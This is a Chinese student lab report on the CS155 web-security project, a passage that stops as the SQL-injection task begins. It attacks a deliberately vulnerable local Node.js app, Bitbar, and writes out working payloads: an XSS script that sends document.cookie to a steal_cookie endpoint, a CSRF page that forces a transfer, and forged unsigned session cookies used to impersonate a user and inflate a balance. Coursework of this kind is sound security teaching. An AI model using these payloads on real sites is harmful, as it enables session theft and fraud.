

武汉大学国家网络安全学院

实 验 报 告

课 程 名 称: 网络安全

实 验 名 称: 实验一 (Web Attacks and Defences)

指 导 老 师: XX 教授

学 生 学 号: XXXXXXXXXX

学 生 姓 名: XX

完 成 日 期: 2024 年 4 月 6 日

【实验描述】

实验来源：

CS155: Computer and Network Security

Project 2: Web Attacks and Defenses

实验内容：

实验分为两个部分，第一部分要求学生对一个名为 Bitbar 的 Node.js 网络应用发起一系列攻击，第二部分则是更新这个应用以防御这些攻击。实验内容主要包括：

1. 利用 Cookie 盗窃攻击来窃取已登录用户的 Bitbar 会话 Cookie。
2. 通过跨站请求伪造（CSRF）攻击从其他用户账户中窃取 Bitbar。
3. 利用会话劫持和 Cookie 攻击来冒充其他用户。
4. 通过 JavaScript 代码来伪造 1,000,000 个新的 Bitbar。
5. 利用 SQL 注入攻击来操纵后端数据库。
6. 创建一个类似于蠕虫的攻击，当用户访问被感染的个人资料页面时，会自动从用户账户中转移 Bitbar 给攻击者，并将用户的个人资料页面替换为攻击者的页面。
7. 通过时间攻击来提取用户的密码。

CS155: Computer and Network Security

Spring 2022

Project 2: Web Attacks and Defenses

Due: Part 1: Thursday, May 11 11:59 PM PT

Part 2: Thursday, May 18 11:59 PM PT

【实验目的】

这个实验的主要目的是通过实践操作，使学生深入理解和掌握网络应用的常见攻击手段及其防御策略。通过构建和执行对 Bitbar 应用的攻击，学生将学习到如何发现和利用网络应用中的安全漏洞。同时，通过对这些攻击进行防御，学生将学会如何加固网络应用，提高其安全性。具体来说可以分为：

1. **提高安全意识：**使学生认识到网络应用安全的重要性，并了解安全漏洞可

能带来的风险。

2. **理解攻击技术：**通过实施一系列网络攻击，学生将了解攻击者如何利用网络应用中的漏洞进行攻击。
3. **学习防御策略：**学生将学习如何通过技术手段来防御这些攻击，包括但不限于使用 CSRF 令牌、实施内容安全策略（CSP）、进行输入验证和输出编码等。
4. **实践操作能力：**通过实际操作，学生能够将理论知识应用于实际问题中，提高解决实际安全问题的能力。
5. **培养问题解决能力：**在攻击和防御的过程中，学生需要独立思考和解决问题，这有助于培养他们的创新思维和问题解决能力。
6. **遵守安全最佳实践：**通过实验，学生将学习到在开发网络应用时应遵循的安全最佳实践，以便在未来的工作中能够构建更加安全的网络环境。

【实验环境】

操作系统：ubuntu-22.04.4 (VMware)

攻击环境：docker - cs155-proj2-image

【实验工具】

1. **Docker：**一个开源的应用容器引擎，允许开发者打包应用及其依赖到一个可移植的容器中，方便在任何支持 Docker 的平台上运行。在本实验中，学生需要使用 Docker 来运行 Bitbar 应用。
2. **Bitbar 应用：**一个基于 Node.js 的网络应用，用于管理一种虚构的加密货币。这是实验的目标对象，学生需要对其发起攻击并实施防御措施。
3. **Node.js：**一个基于 Chrome V8 引擎的 JavaScript 运行环境，用于构建服务器端的应用程序。Bitbar 应用就是使用 Node.js 构建的。
4. **Express.js：**一个基于 Node.js 的 Web 应用框架，用于构建 RESTful API 和 Web 应用。Bitbar 应用使用 Express.js 来处理 HTTP 请求和路由。
5. **EJS：**一个模板引擎，用于在 Node.js 和 Express.js 应用中生成 HTML 标

记。Bitbar 应用使用 EJS 进行 HTML 模板渲染。

6. **SQLite 数据库：**一个轻量级的数据库，用于存储 Bitbar 应用的数据。学生需要了解基本的 SQL 操作来与数据库交互。
7. **浏览器：**实验推荐使用最新版本的 Mozilla Firefox 进行测试，因为 Chrome 的 XSS 防护可能会影响攻击的执行。
8. **在线资源：**包括 W3Schools 的 HTML、CSS、JavaScript 教程，Node.js、Express.js 和 EJS 的官方文档，以及有关 XSS、SQL 注入、点击劫持和时间攻击等安全概念的学术资料。

【实验步骤】

（一） 攻击部分

任务一：利用 Cookie 盗窃攻击来窃取已登录用户的 Bitbar 会话 Cookie

1. 原理分析：


任务一属于跨站脚本攻击 XSS。跨站脚本（Cross-Site Scripting, XSS）漏洞是一种常见的网络安全漏洞，允许攻击者向网页中插入恶意的客户端脚本（通常是 JavaScript），从而在用户的浏览器上执行恶意操作。XSS 漏洞通常发生在 Web 应用程序中，如果应用程序未正确过滤或转义用户提供的输入数据，就会导致这种漏洞的出现。攻击者可以利用 XSS 漏洞来执行各种攻击，包括窃取用户的会话信息、篡改页面内容、重定向用户等。

一般来说，产生 XSS 漏洞要满足两个条件：**（1）**用户的输入被存储，但是没有对存储内容进行安全性检查**（2）**用户的输入内容会从数据库中读取并展示。


2. 漏洞侦查：

首先我们需要寻找一个界面，同时包含上述两个条件。为了方便，题目已经

告知我们在 **profile** 中存在 XSS 漏洞。我们首先利用题目提供的条件，登陆用户的账号，用户名字是 **user1** 账号密码是 **one**。



输入正确之后，可以成功登陆。



首先，我们进入页面 **profile**，测试是否存在 XSS 漏洞。

输入：<script>('XSS Attack!');</script>

可以发现页面弹出弹窗，显示 **XSS Attack!** 说明我们的 js 代码被成功执行，这说明该界面存在 XSS 漏洞。



3. 漏洞攻击

任务的要求是：窃取登录用户的 Bitbar 会话 cookie，并将其发送到攻击者控制的 URL。创建以 `http://localhost:3000/profile?username=` 开头的 URL，在访问时将窃取的 cookie 发送到 `http://localhost:3000/steal_cookie?cookie=[此处窃取的 cookie]`。攻击成功后，服务器会将窃取的 cookie 记录到终端输出中。

那么我们只需要按要求编写 js 代码即可，代码如下：

```
<script>
let cke = document.cookie;
let url = `http://localhost:3000/steal\_cookie?cookie=${cke}`;
let xhr = new XMLHttpRequest();
xhr.open("GET", url);
xhr.send();
</script>
```

`let cke = document.cookie;` 这行代码通过 `document.cookie` 获取当前页面的所有 cookie 值，并将其存储在变量 `cke` 中。

`let url = `steal_cookie?cookie=${cke}`;` 在这里，使用模板字面量（template literal）将变量 `cke` 的值插入到 URL 字符串中，构造了一个新的 URL `steal_cookie?cookie=xxx`，其中 `xxx` 是从 `document.cookie` 中获取的实际 cookie 数据。


输入后可以得到恶意的攻击 url 如下：

<http://localhost:3000/profile?username=%3Cscript%3E+let+cke+%3D+document>


[.cookie%3B+let+url+%3D+%60http%3A%2F%2Flocalhost%3A3000%2Fsteal%5C_cookie%3Fcookie%3D%24%7Bcke%7D%60%3B+let+xhr+%3D+new+XMLHttpRequest%28%29%3B+xhr.open%28%22GET%22%2C+url%29%3B+xhr.send%28%29%3B+%3C%2Fscript%3E](#)

4. 漏洞验证

审查一下页面，查看网络：



点击该条目，进入验证页面：



说明攻击成功!

任务二：通过跨站请求伪造（CSRF）攻击从其他用户账户中窃取 Bitbar

1. 原理分析:


跨站请求伪造（Cross-Site Request Forgery, CSRF）是一种网络安全攻击，通常利用受害者当前已经登录的身份在另一个网站上执行未经意愿的操作。

攻击者通过诱使受害者在另一个网站上触发特定操作（如点击链接、访问图片等），利用受害者在当前已登录的网站的身份认证信息，发起伪造的请求来执行攻击者预设的操作，而受害者并不知情。

在任务二中，我们只需要构造一个恶意网站，在登陆的情况下访问该网站即可进行 CSRF 攻击。我们需要将 10 个 Bitbar 从评分者的登录账户转移到用户攻击者的账户中。

2. 漏洞侦查

首先简单测试一下，将 10 个比特币转给 attacker，在转账页面操作即可。



审查一下页面，查看其中 POST 表单的内容：



可以看到非常简单只需要一个目标用户和金额即可。根据题目要求，这里存在 CSRF 漏洞，无需侦查。

3. 漏洞攻击:

构造一个恶意代码网站，具体代码如下所示：

```
<!DOCTYPE html>
<html>
<head>
<title>Bad Website!</title>
<script>
  let xhr = new XMLHttpRequest();
  xhr.open("POST", "http://127.0.0.1:3000/post_transfer");
  xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
  xhr.withCredentials = true;
  xhr.send("destination_username=attack&quantity=20");
  window.location.replace("https://www.baidu.com");
</script>
</head>
<body>
<p>Hello World!</p>
</body>
</html>
```

`xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");`;

这行代码设置了请求头的 `Content-Type` 为 `application/x-www-form-urlencoded`，用于指示发送的数据格式。


`xhr.withCredentials = true;`该属性用于启用跨域请求时携带凭据。

`xhr.send("destination_username=user1&quantity=10");`：这行代码发送了一个包含数据 `destination_username=user1&quantity=10` 的 `POST` 请求到指定的 URL。这些数据模拟了向服务器发送转账请求的操作，其中 `destination_username` 是目标用户名，`quantity` 是转账数量。

`window.location.replace("https://www.baidu.com");`：最后一行代码使用 `window.location.replace()` 方法将当前页面重定向到 `https://www.baidu.com`，即百度的网站。


代码十分简单，接下来我们进行测试。直接在登陆状况下，点击我们编写好

的 html 文件即可。



说明重定向成功。我们的代码成功实现了攻击。

值得说明的是，在进行实验之前需要关闭浏览器的同源协议：



如上所示，我们关闭了 firefox 的同源协议，进而保证了我们的攻击不会出现问题。如果不关闭，我们的窃取不会成功。

4. 漏洞验证

我们再次进入查看一下我们的余额。



第一次测试转了 10 个，进行攻击之后转了 20 个说明本次漏洞攻击成功！

任务三：利用会话劫持和 Cookie 攻击来冒充其他用户。

1. 原理分析：

会话劫持是一种网络攻击技术，旨在获取或控制用户的会话信息，从而冒充合法用户执行操作或访问受保护的资源。在 Web 应用中，会话是指服务器与客户端之间建立的一种持久化的连接状态，用于跟踪用户的操作和身份验证状态。通常通过会话标识符（Session ID）来标识和管理会话。

在本任务中，只需要获取 cookie 并对其进行解码修改即可。

2. 漏洞侦查：

我们查看源码 app.js，寻找其中有关 cookie 的部分：

```
import cookieSession from 'cookie-session';
app.use(cookieSession({
  name: 'session',
  maxAge: 24 * 60 * 60 * 1000, // 24 hours
  signed: false,
  sameSite: false,
  httpOnly: false,
}));
```


- **name: 'session'**: 设置会话 Cookie 的名称为 'session'。

- **maxAge: 24 * 60 * 60 * 1000:** 设置会话 Cookie 的过期时间为 24 小时。
- **signed: false:** 禁用对会话 Cookie 的签名，即不进行加密或签名处理。
- **sameSite: false:** 允许跨站点发送 Cookie。
- **httpOnly: false:** 允许通过客户端 JavaScript 访问 Cookie。

可以发现 Cookie 没有进行加密或者签名处理，那我们可以直接将 base64 编码的字符串解码为 UTF-8 字符串。所以说明存在漏洞，可以会话劫持。

3. 漏洞攻击：

我们首先查看 cookie 的原始值：



可以得到 cookie 的原始值为：

"eyJsb2dnZWVJb1I6dHJ1ZS5iYWNjb3VudCI6eyJ1c2VybmFtZSI6InVzZXIiOiwiw
iaGFzaGVkUGFzc3dvcnQlOiI4MTQ2ZmYzMTU4MTVIMWEwOGVhZTJiND
czYmYyY2NhMTU5NTgyZTQzNGM1MjUyNGMzMzI1ZjA2ZThjMmI4MGQ5
Iiwic2FsdCI6IjEzZmZlLjwcm9maWxIjoilwiYml0YmFycyI6MTgwX0="

对其进行解码，我们编写解码的代码如下：

```
// 解码 Base64 字符串
function decodeBase64(base64String) {
  try {
    const decodedString = atob(base64String);
    // 使用 atob 解码 Base64 字符串
    return decodedString;
  } catch (error) {
    console.error('Error decoding Base64 string:', error);
    return null;
  }
}

// 获取当前页面的所有 cookie 并解码
function decodeAllCookies() {
  const cookies = document.cookie;
  const cookieArray = cookies.split('; ');

  if (cookieArray.length === 0) {
    console.log('No cookies found.');
```

```
    return;
  }

  const decodedCookies = {};

  cookieArray.forEach(cookie => {
    const [name, value] = cookie.split('=');
    try {
      // 解码 cookie 值（假设 cookie 值是 Base64 编码的字符串）
      const decodedValue = decodeBase64(value);
      decodedCookies[name] = decodedValue;
    } catch (error) {
      console.error(`Error decoding cookie "${name}":`, error);
      decodedCookies[name] = null;
    }
  });

  return decodedCookies;
}

// 获取并解码所有 cookie，并输出结果
const decodedCookies = decodeAllCookies();
```

```

if (decodedCookies) {
  console.log('Decoded Cookies:');
  console.log(decodedCookies);
} else {
  console.log('Failed to decode cookies.');
```

在控制台输出一下：

```

return decodedString;
Decoded Cookies:
Object { session: '{"loggedIn":true,"account":{"username":"user1","hashedPassword":"8146ff33e815e1a08eae2b473bf2cca159582e434c52524c3325f06e8c2b80d9","salt":"1337","profile":"","bitbars":180}}' }
  > session: '{"loggedIn":true,"account":{"username":"user1","hashedPassword":"8146ff33e815e1a08eae2b473bf2cca159582e434c52524c3325f06e8c2b80d9","salt":"1337","profile":"","bitbars":180}}'
  > <prototype>: Object { ... }
  <- undefined
```

```

{"loggedIn":true,"account":{"username":"user1","hashedPassword":"8146ff33e815e1a08eae2b473bf2cca159582e434c52524c3325f06e8c2b80d9","salt":"1337","profile":"","bitbars":180}}
```


那么修改 cookie 就变得非常简单了，我们编写如下代码：

```

const newCookie = {"loggedIn":true,"account":{"username":"user1","hashedPassword":"8146ff33e815e1a08eae2b473bf2cca159582e434c52524c3325f06e8c2b80d9","salt":"1337","profile":"","bitbars":180}}

const newCookieString = "session=" + btoa(JSON.stringify(newCookie));
document.cookie = newCookieString;
```

登陆用户二：



执行我们的代码，刷新一下页面。



可以看到我们成功变成了用户一的账号，攻击成功。

任务四：通过 JavaScript 代码来伪造 1,000,000 个新的 Bitbar

1. 漏洞侦查：

我们查看源码 router.js，发现如下代码：

```
req.session.account.bitbars -= amount;
query = `UPDATE Users SET bitbars = "${req.session.account.bitbars}" WHERE username == "${req.session.account.username}";`;
await db.exec(query);
```

可以发现代码中更新数据的时候原数目是直接从 session 里取的。这说明，其实我们只需要修改我们的 cookie，就可以实现攻击了。

2. 漏洞攻击：

前面已经详细介绍了代码，这里不在赘述，只需要修改其中的值即可。

```
const newCookie = {"loggedIn":true,"account":{"username":"user1","hashedPassword":"8146ff33e815e1a08eae2b473bf2cca159582e434c52524c3325f06e8c2b80d9","salt":"1337","profile":"","bitbars":1000000}}


const newCookieString = "session=" + btoa(JSON.stringify(newCookie));
document.cookie = newCookieString;
```

执行上面的代码：



```
1 const newCookie = {"loggedIn":true,"account":  
2 {"username":"user1","hashedPassword":"8146ff33e815e1a08eae2b473bf2cca159582e434c52524c3325f06e8c2b80d9",  
3 "salt":"1337","profile":"","bitbars":1000000}}  
4 document.cookie = "session=" + btoa(JSON.stringify(newCookie));  
5
```

刷新一下页面，查看自己的 profile：



可以看到我们成功修改了账户，现在我们是 100000 比特币了。

任务五：利用 SQL 注入攻击来操纵后端数据库

1. 原理分析：

SQL 注入（SQL Injection）是一种常见的网络安全漏洞，它允许攻击者通过将恶意的 SQL 查询插入到应用程序的输入字段中，从而实现对数据库的未经授权访问和操纵。SQL 注入利用了应用程序对用户输入数据的不正确处理，使得攻击者可以执行未经授权的数据库操作。

2. 漏洞侦查：

